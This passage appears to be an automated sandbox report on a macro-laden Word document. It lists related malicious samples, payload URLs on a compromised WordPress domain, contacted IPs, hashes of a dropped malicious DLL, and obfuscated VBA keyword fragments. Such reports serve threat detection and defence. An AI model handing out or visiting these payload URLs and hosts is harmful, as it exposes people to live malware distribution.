	09648_2020.doc	Get hash	malicious	Browse	• swiftlogisticseg.com/wp-admin/VE9h0jj/
	bijlagen 658.doc	Get hash	malicious	Browse	• swiftlogisticseg.com/wp-admin/VE9h0jj/
	File 2020 RVT_724564.doc	Get hash	malicious	Browse	• swiftlogisticseg.com/wp-admin/VE9h0jj/
	FcMC6mF2Dg.doc	Get hash	malicious	Browse	• swiftlogisticseg.com/wp-admin/yV/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
swiftlogisticseg.com	Adjunto.doc	Get hash	malicious	Browse	• 35.214.159.46
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 35.214.159.46
	file 0113165085 323975.doc	Get hash	malicious	Browse	• 35.214.159.46
	Inf 2020_12_30 FPJ6997.doc	Get hash	malicious	Browse	• 35.214.159.46
	09648_2020.doc	Get hash	malicious	Browse	• 35.214.159.46
	bijlagen 658.doc	Get hash	malicious	Browse	• 35.214.159.46
	File 2020 RVT_724564.doc	Get hash	malicious	Browse	• 35.214.159.46
	FcMC6mF2Dg.doc	Get hash	malicious	Browse	• 35.214.159.46

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLE-2US	sample20210113-01.xlsm	Get hash	malicious	Browse	• 35.214.225.210
	info_2020_NJY_31940448.doc	Get hash	malicious	Browse	• 35.208.69.64
	PO#218740.exe	Get hash	malicious	Browse	• 35.208.174.213
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 35.214.23.27
	Consignment Details.exe	Get hash	malicious	Browse	• 35.208.179.96
	S4P1JiBZIZxvtFR.exe	Get hash	malicious	Browse	• 35.214.203.1
	Archivo_29_48214503.doc	Get hash	malicious	Browse	• 35.214.169.246
	info.doc	Get hash	malicious	Browse	• 35.208.84.24
	Adjunto 29 886_473411.doc	Get hash	malicious	Browse	• 35.209.78.196
	Informacion_29.doc	Get hash	malicious	Browse	• 35.214.169.246
	Informacion_29.doc	Get hash	malicious	Browse	• 35.209.78.196
	form.doc	Get hash	malicious	Browse	• 35.214.199.246
	Nuevo pedido.exe	Get hash	malicious	Browse	• 35.209.33.122
	Info_122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	84-2020-98-6493170.doc	Get hash	malicious	Browse	• 35.208.104.82
	rib.exe	Get hash	malicious	Browse	• 35.209.110.77
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 35.208.69.64
	Adjunto.doc	Get hash	malicious	Browse	• 35.214.159.46
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 35.214.159.46
	Documento-2912-122020.doc	Get hash	malicious	Browse	• 35.208.84.24
TelecomArgentinaSAAR	info_2020_NJY_31940448.doc	Get hash	malicious	Browse	• 152.170.79.100
	info.doc	Get hash	malicious	Browse	• 190.247.139.101
	Informacion_29.doc	Get hash	malicious	Browse	• 190.247.139.101
	i	Get hash	malicious	Browse	• 181.170.3.37
	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 190.247.139.101
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 190.247.139.101
	79685175.doc	Get hash	malicious	Browse	• 190.247.139.101

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DATI 2020.doc	Get hash	malicious	Browse	• 190.247.139.101
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 200.114.142.40
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A5D4ECFE-EB6B-4CC4-8C38-663EBE143117}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Archivo 3012 122020 276701.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:18 2020, mtime=Wed Aug 26 14:08:18 2020, atime=Thu Jan 14 00:00:40 2021, length=166912, window=hide
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	4.524286835024089
Encrypted:	false
SSDEEP:	48:8G/XT0ZVXbCHPHXFQh2G/XT0ZVXbCHPHXFQ/:8G/XuVXbC/XFQh2G/XuVXbC/XFQ/
MD5:	4657081059507F8981B3A37CEF4546FE
SHA1:	9F96D36F0ED6E56BC0DE06DA3CA935EE64A0ED2B
SHA-256:	DB16F11D259E9DCD7558427FBC97E9B7D82541215EDF8F7B66C90806E19E44B3
SHA-512:	DCC9B57319B47CECCB0D22AE47620105A4019A0B96810868B644A7BC756B88A535374DE7020518715AACFB1726004F80E435FB18C631239887776B14F6BBA169
Malicious:	false
Preview:	L.....F.... .....:..{.....:..{.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R.. .ARCHIV~1.DOC..j.....Q.y.Q.y*...8.....A.r.c.h.i.v.o. .3.0.1.2. .1.2.2.0.2.0. .2.7.6.7.0.1...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\088753\Users.user\Desktop\Archivo 3012 122020 276701.doc.5.....\.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\A.r.c.h.i.v.o. .3.0.1.2. .1.2.2.0.2.0. .2.7.6.7.0.1...d.o.c.....:..,.LB.)..Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Size (bytes):	116
Entropy (8bit):	4.278046901832288
Encrypted:	false
SSDEEP:	3:M1NsYU1XVFHT8XmsYU1XVFHTmX1NsYU1XVFHTv:Mvs51FV6ms51FVEs51FVj
MD5:	5CF3C10B431BA9106E841B8F2CC082B3
SHA1:	880F4BABF20E76819A0914EE42E6D75EA0F1E8F5
SHA-256:	B9EB5C60962654FC0601E6462865BBFAF74DFF894033531B325BD9BB8CDC230D
SHA-512:	E3F68FE5F0BF4767DF57A7C0DAB91C8B00F933D7CCA45852196B964A8304AF876183311B0FC42D29D852F3AE9CCEB52DAED8746BD469A992A650F2ACF993F178
Malicious:	false
Preview:	[doc]..Archivo 3012 122020 276701.LNK=0..Archivo 3012 122020 276701.LNK=0..[doc]..Archivo 3012 122020 276701.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\IW2BRIMCLIRUBKLGAL8Y.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582927827245384
Encrypted:	false
SSDEEP:	96:chQCsMqLVqvsqvJCwovz8hQCsMqLVqvsEHyqvJCworlz2YYL+Hcf8HidlUVJlu:cy8ovz8ylHnorlz2Zf8HDlu
MD5:	7DFFF16DAAAE6EEF4D296292F884AEB6
SHA1:	9A38C89C48C83517F7069181558EC8E09679D8EC
SHA-256:	232C709898D8047CBBAF31F60610AD7FCAE09E7C058B781CE9E12BB3E19CEB01
SHA-512:	7533BFF68039646A0C5D5693E73DA188330B223F65C9838799E52EB4FEAD4B74789AC38060AC76DD823EBFDD15C4965F64D8B3494E2CC764EE2BAE7936234BC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$chivo 3012 122020 276701.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	433664
Entropy (8bit):	7.136787859712609
Encrypted:	false
SSDEEP:	12288:snzOTW1lg1hxgsjtuEiJ+F9kuwL/1ZBuK2aDcUX3XSP9m:eEW1SEiUFZwLdZjDcUXSA
MD5:	01BF9EF0D2E74E0940683BA8E92D89F1
SHA1:	227A9276875C1E744366511CD83E593B6B36D454
SHA-256:	57473964AE8DED06FCF30DE51AC032091EB6A92CCFD6C6C2A495AF557E6E4432
SHA-512:	44195AB49B340A5E0BB19F49112563B10718F6A1A03D67C8D80EA890CA7B04A8D2F34E158CACEE2835CB937845C7573C59FD9F11364BC1190842B4600F1C4DD
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 67%, Browse • Antivirus: ReversingLabs, Detection: 83%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....B.....=.....M.....M.....M.....9..... .....z.....Rich.....PE..L....._.....!.....<..... .....`...P.....P.....%..<...T..... .....@..... ..<.....text...c..... ..`.rdata..... .....@..@.data.....@....rsrc.....@..@.reloc...%.....&...x .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: RAM Switchable Creative synergies Massachusetts Refined Cotton Hat Cambridgeshire viral indigo digital Refined Fresh Chair Cuba e-enable plug-and-play, Author: Evan Marchand, Template: Normal.dotm, Last Saved By: Julie Hubert, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Wed Dec 30 06:17:00 2020, Last Saved Time/Date: Wed Dec 30 06:17:00 2020, Number of Pages: 1, Number of Words: 3550, Number of Characters: 20235, Security: 8
Entropy (8bit):	6.665385387287204
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	Archivo 3012 122020 276701.doc
File size:	165775
MD5:	c746a3ecbdb41b6dc4a1fd7d0ae95c91
SHA1:	cd498f137da4703bf542a681341ba54ade4d6d7c
SHA256:	3b0f0153e86ce447d43a1dac72c87b37ba8bd09405a58dc7f68e1a0bedb22016
SHA512:	58e11f644cf1417a34e0ec2e9f7ea217f39b4d97f3173e4df4e53621de05f4c2bf3b20544c57ebf2e41a67f7f36485293d527cc624cde2997dc8320123b31c6a
SSDEEP:	3072:j9ufstRUUKSns8T00JSHUgteMJ8qMD7gp:j9ufsfgIf0pLp
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Archivo 3012 122020 276701.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	RAM Switchable Creative synergies Massachusetts Refined Cotton Hat Cambridgeshire viral indigo digital Refined Fresh Chair Cuba e-enable plug-and-play
Author:	Evan Marchand
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Julie Hubert
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-30 06:17:00
Last Saved Time:	2020-12-30 06:17:00
Number of Pages:	1
Number of Words:	3550
Number of Characters:	20235
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	1252
Number of Lines:	168
Number of Paragraphs:	47
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams with VBA

VBA File Name: Ixk24i1ovj_jjd, Stream Size: 701

General	
Stream Path:	Macros/VBA/Ixk24i1ovj_jjd
VBA File Name:	Ixk24i1ovj_jjd
Stream Size:	701
Data ASCII:	. . . . . # . . . . . a . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 84 e0 a7 61 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: T77vhvocooru69svd, Stream Size: 1116

General	
Stream Path:	Macros/VBA/T77vhvocooru69svd
VBA File Name:	T77vhvocooru69svd
Stream Size:	1116
Data ASCII:	. . . . u . . . . f : . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 01 00 00 00 84 e0 66 3a 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Zm6erye0ms_u, Stream Size: 10592

General	
Stream Path:	Macros/VBA/Zm6erye0ms_u
VBA File Name:	Zm6erye0ms_u
Stream Size:	10592
Data ASCII:	. . . . | . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 ff 1e 00 00 00 00 00 01 00 00 00 84 e0 0a 0f 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
GfsQIDHId
BIrUT
SgVGJCt
EwUzBCJIv:
WKNfpvG.CreateTextFile("K:\KKTGHHu\ghSbCaHoE.DygEDF")
fWXKBACA
RlYeuG.CreateTextFile("K:\CMfhVOODF\EBKHWC.AfAWH")
Len(mKbjhqs))
moOsEFZJ
msWXEBp
AQHIDH
Resume
Object

Keyword
jrMbHDQr.WriteLine
TeWCNM.Close
EPpeDIEG.WriteLine
EwUzBCJIv.WriteLine
CDrhirGD
jrMbHDQr
jrMbHDQr.Close
kgtbFHFvR
oszQNEreI.CreateTextFile("K:\tDviFIH\ilNUPECU.ONUyGDgIA")
IcGPFA
kUfjRHJq
dhPCHmXl
dOxjNHIrD.Close
oEyxHCIB.Close
iDJpHJ.Close
AQHlDH.Close
EwUzBCJIv
PJYlEEF
nhmxhH
snahbsd
iDJpHJ
fWXKBACA.CreateTextFile("K:\ApWBI\veUGbBE.NfHkfzEG")
uUeXGC
WKNfpvG
Nothing
TeWCNM:
jrMbHDQr:
kUfjRHJq.CreateTextFile("K:\XYsyZGBad\FfOVJt.vYEgbtGJH")
msWXEBp:
DHtmJJOX
yYOQv:
msWXEBp.Close
FXCRCWD:
uUeXGC.WriteLine
CBLCF.Close
CrlUuEVlH
AQHlDH:
kgtbFHFvR.WriteLine
LoXeDIGJV.Close
TeWCNM
RlYeuG
vmFjDDjj
iAOEfxJ
kgtbFHFvR:
uUeXGC.Close
FXCRCWD.WriteLine
uUeXGC:
UtOOHIG
kgtbFHFvR.Close
DHtmJJOX.CreateTextFile("K:\TVzKJ\VpNXA.ZPqwa")
BIrUT:
oszQNEreI
CBLCF:
SgVGJCt.CreateTextFile("K:\JNrSx\WkzPD.KpvTVGG")
JqISW.CreateTextFile("K:\mXyREIwEB\wcrII.YvbPCbusm")
vmFjDDjj.CreateTextFile("K:\mOcEs\ESRgMUD.VVPjmIIJ")
CDrhirGD:
oEyxHCIB
oEyxHCIB.WriteLine
CreateObject("Scripting.FileSystemObject")
LoXeDIGJV:
EPpeDIEG.Close
Error
CBLCF

Keyword
CDrhirGD.WriteLine
UtOOHIG.CreateTextFile("K:\TmCiFXbBl\SNCrBtJ.LuliDHlDl")
CDrhirGD.Close
CrlUuEVlH.CreateTextFile("K:\ognWFHGLH\axqgNAI.kcbGHdl")
Attribute
dhPCHmXl.CreateTextFile("K:\EYfeX\DEiMsF.XPHeF")
EPpeDIEG:
AQHlDH.WriteLine
Mid(mKbjhqs,
GfsQIDHId.WriteLine
dOxjNHIrD
VB_Name
JqISW
dOxjNHIrD.WriteLine
EwUzBCJIv.Close
IeCnBFn.CreateTextFile("K:\GPxCKeLBF\oKHCHmpdJ.TlXQC")
yYOQv.WriteLine
BIrUT.WriteLine
PJYlEEF.CreateTextFile("K:\oOLBGHFK\nSNqy.gEYwBNWo")
Function
TeWCNM.WriteLine
nhmxhH.CreateTextFile("K:\cGIJJ\tSPoE.YIorA")
LoXeDIGJV.WriteLine
iAOEfxJ.CreateTextFile("K:\aRMoPHDJG\ZSdZB.xWJfIE")
msWXEBp.WriteLine
iDJpHJ.WriteLine
IeCnBFn
CBLCF.WriteLine
yYOQv.Close
dOxjNHIrD:
BIrUT.Close
EPpeDIEG
FXCRCWD
GfsQIDHId:
oEyxHCIB:
GfsQIDHId.Close
mKbjhqs
Mid(Application.Name,
yYOQv
iDJpHJ:
FXCRCWD.Close
moOsEFZJ.CreateTextFile("K:\gdthEyA\xkjDIGC.IEdQFB")
IcGPFA.CreateTextFile("K:\MGZfBC\MMiCwUA.YZsuubAC")
LoXeDIGJV

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 121

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	121
Entropy:	4.36374049783
Base64 Encoded:	True
Data ASCII:	. . . . . F ' . . . M i c r o s o f t O f f i c e W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 27 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.24979504615
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . | . . . . / . . . . \\ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 576

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	576
Entropy:	4.2174013171
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . p . . . . X . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 10 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 70 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6493

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6493
Entropy:	6.02850425436
Base64 Encoded:	True
Data ASCII:	f . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	66 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 00 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99185

General	
Stream Path:	Data
File Type:	data
Stream Size:	99185
Entropy:	7.38966068928
Base64 Encoded:	True
Data ASCII:	q . . . D . d . . . . J F . . . . j . . . . F . . . . A . . . . ? . . . . P . i . c . t . u . r . e . . 1 . . . . R . . . . / . . t . . . n > . h 0 * } . . . . D . . . . F . . . . . . / . . t . . . n > . h 0 * } . . . .
Data Raw:	71 83 01 00 44 00 64 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 4a 46 ef 1f 08 02 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 83 00 0b f0 46 00 00 00 bf 00 04 00 04 00 04 41 01 00 00 00 05 c1 02 00 00 00 3f 01 00 00 06 00 bf 01 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 517

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	517
Entropy:	5.48473273593
Base64 Encoded:	True
Data ASCII:	I D = " { 0 B 5 D 5 3 9 C - 0 4 B 2 - 4 7 B 3 - A F 4 3 - 6 1 A A A 0 4 3 2 5 C 8 } " . . D o c u m e n t = T 7 7 v h v o c o o r u 6 9 s v d / & H 0 0 0 0 0 0 0 0 . . M o d u l e = I x k 2 4 i 1 o v j _ j j d . . M o d u l e = Z m 6 e r y e 0 m s _ u . . E x e N a m e 3 2 = " V s u e 8 7 n y b r 7 1 8 " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 6 E 6 C A A 8 4 E A 8 C 9 A 9 0 9 A 9 0 9 A 9 0 9 A 9 0 " . . D P
Data Raw:	49 44 3d 22 7b 30 42 35 44 35 33 39 43 2d 30 34 42 32 2d 34 37 42 33 2d 41 46 34 33 2d 36 31 41 41 41 30 34 33 32 35 43 38 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 37 37 76 68 76 6f 63 6f 6f 72 75 36 39 73 76 64 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 49 78 6b 32 34 69 31 6f 76 6a 5f 6a 6a 64 0d 0a 4d 6f 64 75 6c 65 3d 5a 6d 36 65 72 79 65 30 6d 73 5f 75 0d 0a

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 140

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	140
Entropy:	3.74161373037
Base64 Encoded:	False
Data ASCII:	T 7 7 v h v o c o o r u 6 9 s v d . T . 7 . 7 . v . h . v . o . c . o . o . r . u . 6 . 9 . s . v . d . . . I x k 2 4 i 1 o v j _ j j d . I . x . k . 2 . 4 . i . 1 . o . v . j . _ . j . j . d . . . Z m 6 e r y e 0 m s _ u . Z . m . 6 . e . r . y . e . 0 . m . s . _ . u . . . . .
Data Raw:	54 37 37 76 68 76 6f 63 6f 6f 72 75 36 39 73 76 64 00 54 00 37 00 37 00 76 00 68 00 76 00 6f 00 63 00 6f 00 6f 00 72 00 75 00 36 00 39 00 73 00 76 00 64 00 00 00 49 78 6b 32 34 69 31 6f 76 6a 5f 6a 6a 64 00 49 00 78 00 6b 00 32 00 34 00 69 00 31 00 6f 00 76 00 6a 00 5f 00 6a 00 6a 00 64 00 00 00 5a 6d 36 65 72 79 65 30 6d 73 5f 75 00 5a 00 6d 00 36 00 65 00 72 00 79 00 65 00 30 00

